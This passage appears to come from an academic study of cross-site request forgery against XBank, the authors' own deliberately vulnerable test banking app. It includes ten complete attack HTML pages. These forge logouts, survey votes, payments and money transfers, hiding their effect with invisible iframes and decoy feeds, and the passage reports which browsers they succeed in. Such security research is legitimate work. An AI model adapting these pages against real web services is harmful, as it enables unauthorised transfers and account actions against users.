







Figure 4.11: Summary of log out sequence.




4.4 Test Cases

In this section we describe the set of tests carried out to verify the requirements of the application. XBank should be functional and convenient to use, alerting of common input and output mistakes to facilitate use, it should follow the logic of a common banking application and implement security features. Table 4.1 describes the tests, which were carried out in several browsers. It is worth noting that one of the tests did not pass in Internet Explorer.

Table 4.1: Requirement testing results.

Requirement	Result	Comments
Welcome page should be Log In page	Passed	After retrieval of https://roumani.eecs.yorku.ca:3144/XBank/ the page shown is login.jspx
Users should not be able to access the Main servlet if not logged in	Passed	After retrieval of https://roumani.eecs.yorku.ca:3144/XBank/Main the page shown is login.jspx
Passwords are case insensitive	Passed	
Passwords are entered employing a password field	Passed	<p>The log in page should look as the following:</p> 
Error message on submission of incorrect password/username or database access error on Log in	Passed	<p>One of the resulting pages should look as the following:</p>  <p>Where the error message is “Invalid credentials”</p>

Requirement	Result	Comments
<p>Log In and Main pages use HTTPS</p>	<p>Passed</p>	<p>The browser shows the following message:</p>  <p>Additionally inspection via Wireshark shows an encrypted communication.</p>
<p>Analytics information is updated every 5 seconds automatically via JavaScript</p>	<p>Passed</p>	
<p>Survey alert shows returned string from server indicating successful update of results</p>	<p>Passed/ <i>Unstable in Internet Explorer</i></p>	<p>The alert looks as the following:</p>  <p>Where the returned string is “-servlet-“</p>
<p>Pay Now button updates balance, next payment quantity, and msg</p>	<p>Passed</p>	<p>The resulting page should look as the following:</p>  <p>Where msg is “payment done”</p>

Requirement	Result	Comments
<p>The transfer button should return a msg and reset the text fields if the quantity entered is not a number</p>	<p>Passed</p>	<p>The resulting page should look as the following:</p>  <p>Where msg is "Unsuccessful: Invalid amount"</p>
<p>The transfer button should return a msg and reset the text fields if the client entered is not in the database</p>	<p>Passed</p>	<p>The resulting page should look as the following:</p>  <p>Where msg is "Unsuccessful: Client not found"</p>
<p>The transfer button should return a msg and reset the text fields if the client entered is the same as the recipient (case insensitive)</p>	<p>Passed</p>	<p>The resulting page should look as the following:</p>  <p>Where msg is "Unsuccessful: cannot transfer money to own account"</p>
<p>The Log Out button forwards to the Log In page</p>	<p>Passed</p>	
<p>After Log Out the browser back button does not return to the Main page</p>	<p>Passed</p>	
<p>After Log Out distinct or same user may Log In employing the returned Log In page</p>	<p>Passed</p>	

4.5 Attack Test Sets

One of the most important parts of the test bed is the attack pages as they provide several examples on how CSRF operates and bypasses the security measures in place. In this section we describe the test pages we designed. Table 4.2 describes each file, the type of request it issues, and the target. All files have a html extension.

Table 4.2: CSRF attack test sets.

File name	Target	Parameters	HTTP method	Request trigger	Description
test1	Main	?logoff	GET	img tag	The src attribute of an img tag is set to the XBank URL to send a GET request with a parameter that will logout the current user. The page includes a feed from cbc for covertness.
test2	Main	?surveyres=1	GET	script tag	The src attribute of a script tags is set to the XBank URL to send a GET request with a parameter that will submit a yes vote to the survey. The page includes a feed from accuweather for covertness.
test3	Main	recipient: "Bob" amount: "160" transfer: "make+transfer"	POST	Form + JavaScript	A Form is employed to make a POST request to transfer money to Bob. The form is automatically submitted via JavaScript. For covertness an iframe with no display is used to contain the POST response which is added dynamically by a script.

File name	Target	Parameters	HTTP method	Request trigger	Description
test4	Main	recipient: "Bob" amount: "3" transfer: "make+transfer"	POST	Form + JavaScript	An iframe with no display is employed to request an html file that contains a form which POSTs a request, automatically via JavaScript, to transfer money to Bob. For covertness a feed from accuweather is added.
test5	Main	?surveyres=0	GET	iframe	An iframe src attribute is set to the XBank URL to submit a <i>no</i> vote in the survey. A feed from accuweather for covertness.
test6	Main	payvisa: "Pay+Now"	GET	Form + JavaScript	A form is used to issue a GET request, automatically via JavaScript, to pay the current user's visa debt.
test7	Main	recipient: "Bob" amount: "160" transfer: "make+transfer"	POST	Form + JavaScript	A form is used to issue a POST request, automatically via JavaScript, to transfer money to Bob.
test8	Main	?surveyres=0	GET	AJAX	AJAX is used to send a GET request to vote <i>no</i> on the survey.
test9	Main	?surveyres=0	GET	AJAX	AJAX with <i>withcredentials</i> property is used to send a GET request to vote <i>no</i> on the survey.
Test10	Main	recipient: "Bob" amount: "160" transfer: "make+transfer"	Post	AJAX	AJAX with <i>withcredentials</i> property is used to send a POST request to transfer money to Bob.

The contents of the above described tests are the following eleven html files:

4.5.1 Test1

```
<!DOCTYPE html>

<html>

<head>

  <title>Test 1</title>

  <style type="text/css">

#cbc_div { background: rgb(255, 255, 255); width: 250px; }

#cbc_div h3 { background: rgb(255, 255, 255); }

#cbc_div h3 a { color: rgb(168, 38, 43); font-family: Arial,
    Helvetica,sans-serif; font-size: 14px; text-decoration: none;
    }

#cbc_div dl { border-bottom: 1px solid rgb(204, 204, 204); }

#cbc_div dt a { color: rgb(19, 45, 108); font-family: Arial,
    Helvetica,sans-serif; font-size: 13px; }

.cbc_lead { color: rgb(0, 0, 0); font-family: Arial,Helvetica,
    sans-serif; font-size: 12px; margin-left: 0px; }

.cbc_timezone { color: rgb(0, 0, 0); font-family: Arial,Helvetica
    ,sans-serif; font-size: 10px; margin-left: 0px; }

#cbc_div .dl5, #cbc_div .dl6 { display: none; }

</style>

<script language="javascript" src="http://www.cbc.ca/cgi-bin/
```

```
        freeheadlines/headlines.cgi?logo=0&cat=98">
</script>
</head>
<body>

<script>
document.write('<' + 'img src="https://roumani.eecs.yorku.ca:3144/
        XBank/Main?logoff=true&iexplorer=' + new Date().getTime() + '"><
        /' + 'script>');
</script>

</body>
</html>
```

4.5.2 Test2

```
<!DOCTYPE html>
<html>
<body>
<a href="http://www.accuweather.com/en/ca/vaughan/l6a/weather-
        forecast/49560" class="aw-widget-legal">
</a><div id="awcc1395024415316" class="aw-widget-current" data-
        locationkey="" data-unit="c" data-language="en-us" data-useip=
        "true"
```

```
data-uid="awcc1395024415316"></div><script type="text/javascript"
    src="../../oap.accuweather.com/launch.js"></script>
<script>
document.write('<' + 'script type="text/javascript" src="https://
    roumani.eecs.yorku.ca:3144/XBank/Main?surveyres=1&iexplorer=' +
    new Date().getTime() + '"></' + 'script>');
</script>
</body>
</html>
```

4.5.3 Test3

```
<!DOCTYPE html>
<html>
<body>
<a href="http://www.accuweather.com/en/ca/vaughan/l6a/weather-
    forecast/49560" class="aw-widget-legal">
</a><div id="awcc1395024415316" class="aw-widget-current" data-
    locationkey="" data-unit="c" data-language="en-us" data-useip=
    "true"
data-uid="awcc1395024415316"></div><script type="text/javascript"
    src="../../oap.accuweather.com/launch.js"></script>
<center>
<iframe id="FileFrame" src="about:blank" style="display:none;"></
```

```

    iframe>
<script type="text/javascript">
var doc = document.getElementById('FileFrame').contentWindow.
    document;
doc.open();
doc.write(
    '<html><head><title></title></head><body>' +
    '<form action="https://roumani.eecs.yorku.ca:3144/XBank/Main"
        method="POST" >' +
    '<input type=hidden name="recipient" value="Bob">' +
    '<input type=hidden name="amount" value="160">' +
    '<input type=hidden name="transfer" value="make+transfer">' +
    '</form><script language="Javascript">document.forms[0].submit();<
        \\/script></body></html>');
doc.close();
</script>
</body>
</html>

```

4.5.4 Test4

```

<!DOCTYPE html>
<html>
<body>

```

```

<a href="http://www.accuweather.com/en/ca/vaughan/l6a/weather-
forecast/49560" class="aw-widget-legal">
</a><div id="awcc1395024415316" class="aw-widget-current" data-
locationkey="" data-unit="c" data-language="en-us" data-useip=
"true"
data-uid="awcc1395024415316"></div><script type="text/javascript"
src="../../../oap.accuweather.com/launch.js"></script>
<center>
<iframe src="postform.html" style="display:none;"></iframe>
<hr/>
</body>
</html>

```

```

<html>
<body>
<center>This is postform.html - Here we have a form with a POST
request<br>
<form action="https://roumani.eecs.yorku.ca:3144/XBank/Main"
method="POST" >
<input type="hidden" name="recipient" value="Bob">
<input type="hidden" name="amount" value="30">
<input type="hidden" name="transfer" value="make+transfer">
</form>
<script language="Javascript">document.forms[0].submit();</script>

```

```
</body>
```

```
</html>
```

4.5.5 Test5

```
<!DOCTYPE HTML>
```

```
<html>
```

```
<head>
```

```
  <title>Test 5</title>
```

```
  <meta name="robots" content="noindex">
```

```
</head>
```

```
<body>
```

```
<a href="http://www.accuweather.com/en/ca/vaughan/l6a/weather-  
  forecast/49560" class="aw-widget-legal">
```

```
</a><div id="awcc1395024415316" class="aw-widget-current" data-  
  locationkey="" data-unit="c" data-language="en-us" data-useip=  
  "true" data-uid="awcc1395024415316"></div><script type="text/  
  javascript" src="../../oap.accuweather.com/launch.js"></script>
```

```
<center>
```

```
<script>
```

```
document.write('<' + 'iframe src="https://roumani.eecs.yorku.ca  
  :3144/XBank/Main?surveyres=0&iexplorer=' + new Date().getTime()  
  + '"></' + 'iframe>');
```

```
</script>
```

```
</body>
```

```
</html>
```

4.5.6 Test6

```
<!DOCTYPE html>
```

```
<html>
```

```
<head>
```

```
<body>
```

```
<center>Here we have a form with a GET request<br>
```

```
<form action="https://roumani.eecs.yorku.ca:3144/XBank/Main"
```

```
method="GET" >
```

```
<input type=hidden name="payvisa" value="Pay+Now">
```

```
</form>
```

```
<script language="Javascript">document.forms[0].submit();</script>
```

```
</body>
```

```
</html>
```

4.5.7 Test7

```
<!DOCTYPE html>
```

```
<html>
```

```
<body>
```

```
<center>Here we have a form with a POST request<br>
```

```
<form action="https://roumani.eecs.yorku.ca:3144/XBank/Main"
```

```
        method="POST" >
<input type=hidden name="recipient" value="Bob">
<input type=hidden name="amount" value="160">
<input type=hidden name="transfer" value="make+transfer">
</form>
<script language="Javascript">document.forms[0].submit();</script>
</body>
</html>
```

4.5.8 Test8

```
<!DOCTYPE HTML>
<html>
<head>
  <title>Test 8</title>
  <meta name="robots" content="noindex">
</head>
<body onload="send()" >
  <center> XMLHttpRequest with GET method<br>
    (\ /)<br>
    ( . .)<br>
    C (" ")<br></center>
<script>
function send()
```

```
{  
  
    var xmlhttp;  
  
    if (window.XMLHttpRequest) {  
  
        xmlhttp=new XMLHttpRequest();  
  
    }  
  
    else {  
  
        xmlhttp=new ActiveXObject("Microsoft.XMLHTTP");  
  
    }  
  
    xmlhttp.onreadystatechange=function(){  
  
        if (xmlhttp.readyState==4 && xmlhttp.status==200){  
  
            document.getElementById("Div").innerHTML=xmlhttp.  
  
                responseText;  
  
            }  
  
        }  
  
    xmlhttp.open("GET","https://roumani.eecs.yorku.ca:3144/XBank/Main?  
  
        surveyres=0" + "&iexplorer=" +new Date().getTime(),true);  
  
    xmlhttp.send();  
  
    }  
  
</script>  
  
<div id="Div">AJAX response</div>  
  
</body>  
  
</html>
```

4.5.9 Test9

```
<!DOCTYPE HTML>

<html>

<head>

  <title>Test 9</title>

  <meta name="robots" content="noindex">

</head>

<body onload="send()" >

  <center> XMLHttpRequest with GET method<br>

    (\ /)<br>

    ( . .)<br>

    C(" ")<br></center>

<script>

function send()

{

  var xmlhttp;

  if (window.XMLHttpRequest) {

    xmlhttp=new XMLHttpRequest();

  }

  else {

    xmlhttp=new ActiveXObject("Microsoft.XMLHTTP");

  }

}
```

```
xmlhttp.onreadystatechange=function(){
    if (xmlhttp.readyState==4 && xmlhttp.status==200){
        document.getElementById("Div").innerHTML=xmlhttp.
            responseText;
    }
}

xmlhttp.withCredentials = "true";

xmlhttp.open("GET","https://roumani.eecs.yorku.ca:3144/XBank/Main?
    surveyres=0" + "&iexplorer=" +new Date().getTime(),true);

xmlhttp.send();
}

</script>

<div id="Div">AJAX text</div>

</body>

</html>
```

4.5.10 Test10

```
<!DOCTYPE HTML>

<html>

<head>

    <title>Test 10</title>

    <meta name="robots" content="noindex">

</head>
```

```

<body onload="send()" >

    <center> XMLHttpRequest with POST method<br>
        (\ /)<br>
        ( . .)<br>
        C (" ")<br></center>

<script>

function send()
{
    var xmlhttp;
    if (window.XMLHttpRequest) {
        xmlhttp=new XMLHttpRequest();
    }
    else {
        xmlhttp=new ActiveXObject("Microsoft.XMLHTTP");
    }
    xmlhttp.onreadystatechange=function() {
        if (xmlhttp.readyState==4 && xmlhttp.status==200) {
            document.getElementById("Div").innerHTML=xmlhttp.
                responseText;
        }
    }
    xmlhttp.withCredentials = "true";
    xmlhttp.open("POST","https://roumani.eecs.yorku.ca:3144/XBank/Main
        ",true);

```

```
xmlhttp.setRequestHeader("Content-type", "application/x-www-form-  
    urlencoded")  
xmlhttp.send("recipient=Bob&amount=160&transfer=make+transfer");  
xmlhttp.send();  
}  
</script>  
<div id="Div">AJAX response</div>  
</body>  
</html>
```

5 Findings

5.1 Browsers

The tests described previously were carried out in the top three browsers with most market share. The results of such tests are summarized in the following tables.

Table 5.1: CSRF attack test set results on Firefox 28.0.

Test name	Added cookies	Covert	Successfully forged	Comments
test1	✓	✓	✓	
test2	✓	✓	✓	
test3	✓	✓	✓	
test4	✓	✓	✓	
test5	✓	✗	✓	The response from the server can still be seen on the iframe
test6	✓	✗	✓	The attack page redirects to XBank Main
test7	✓	✗	✓	The attack page redirects to XBank Main
test8	✗	✗	✗	The cookies are not attached by the browser
test9	✓	✓	✓	The CORS <i>withcredentials</i> property works. In this tab the response never arrives and thus cannot be attached to the document.
test10	✓	✓	✓	The CORS <i>withcredentials</i> property works. In this tab the response never arrives and thus cannot be attached to the document.

Table 5.2: CSRF attack test set results on Chrome 32.0.1700.107 m.

Test name	Added cookies	Covert	Successfully forged	Comments
test1	✓	✓	✓	
test2	✓	✓	✓	
test3	✓	✓	✓	
test4	✓	✓	✓	
test5	✓	✗	✓	The response from the server can still be seen on the iframe
test6	✓	✗	✓	The attack page redirects to XBank Main
test7	✓	✗	✓	The attack page redirects to XBank Main
test8	✗	✗	✗	The browser shows the status of the request as “canceled” and returns the following message: No 'Access-Control-Allow-Origin' header is present on the requested resource. Origin 'null' is therefore not allowed access.
test9	✓	✓	✓	Same message but successful outcome: No 'Access-Control-Allow-Origin' header is present on the requested resource. Origin 'null' is therefore not allowed access.
Test10	✓	✓	✓	Same message and successful outcome: No 'Access-Control-Allow-Origin' header is present on the requested resource. Origin 'null' is therefore not allowed access. Plus the following error: Uncaught InvalidStateError: Failed to execute 'send' on 'XMLHttpRequest': The object's state must be OPENED.

Table 5.3: CSRF attack test set results on Internet Explorer 11.0.9600.16384.

Test name	Added cookies	Covert	Successfully forged	Comments
test1	✗	✗	✗	IE showed an alert prompting to accept running the scripts. But even accepting the request is not successful. Received cookies.
test2	✗	✗	✗	Received cookies
test3	✗	✗	✗	Received cookies
test4	✗	✗	✗	Received cookies
test5	✗	✗	✗	Received cookies
test6	✓	✗	✓	The attack page redirects to XBank Main
test7	✓	✗	✓	The attack page redirects to XBank Main
test8	✗	✓	✗	Received cookies and the AJAX response was attached to the HTML.
test9	✗	✗	✗	IE shows error stating the tab had to be restarted. No requests are sent.
Test10	✗	✗	✗	The IE developer tools debugger is opened and it points to the <i>withcredentials</i> property showing an error: Invalid state error No requests are sent.

It is interesting to see that the AJAX request with the “withcredentials” attribute set to true produces successful results. In this case it is important to note that JavaScript is not able to access to the response, nevertheless this is not required for any CSRF to be successful.

5.2 Attack Vectors

In two important browsers the img, script, iframe and form tags proved to be successful vectors for CSRF. Nevertheless additional steps to ensure covertness are required with POST requests and iframes. AJAX requests are also a successful vector for attack thanks to the CORS accommodation made by browsers, where the “withcredentials” property of XMLHttpRequest allows AJAX requests to be attached cookies. To better exemplify the mechanisms behind this successful attacks, we provide the following sequence diagrams:




Figure 5.1: Sequence diagram of test 1.

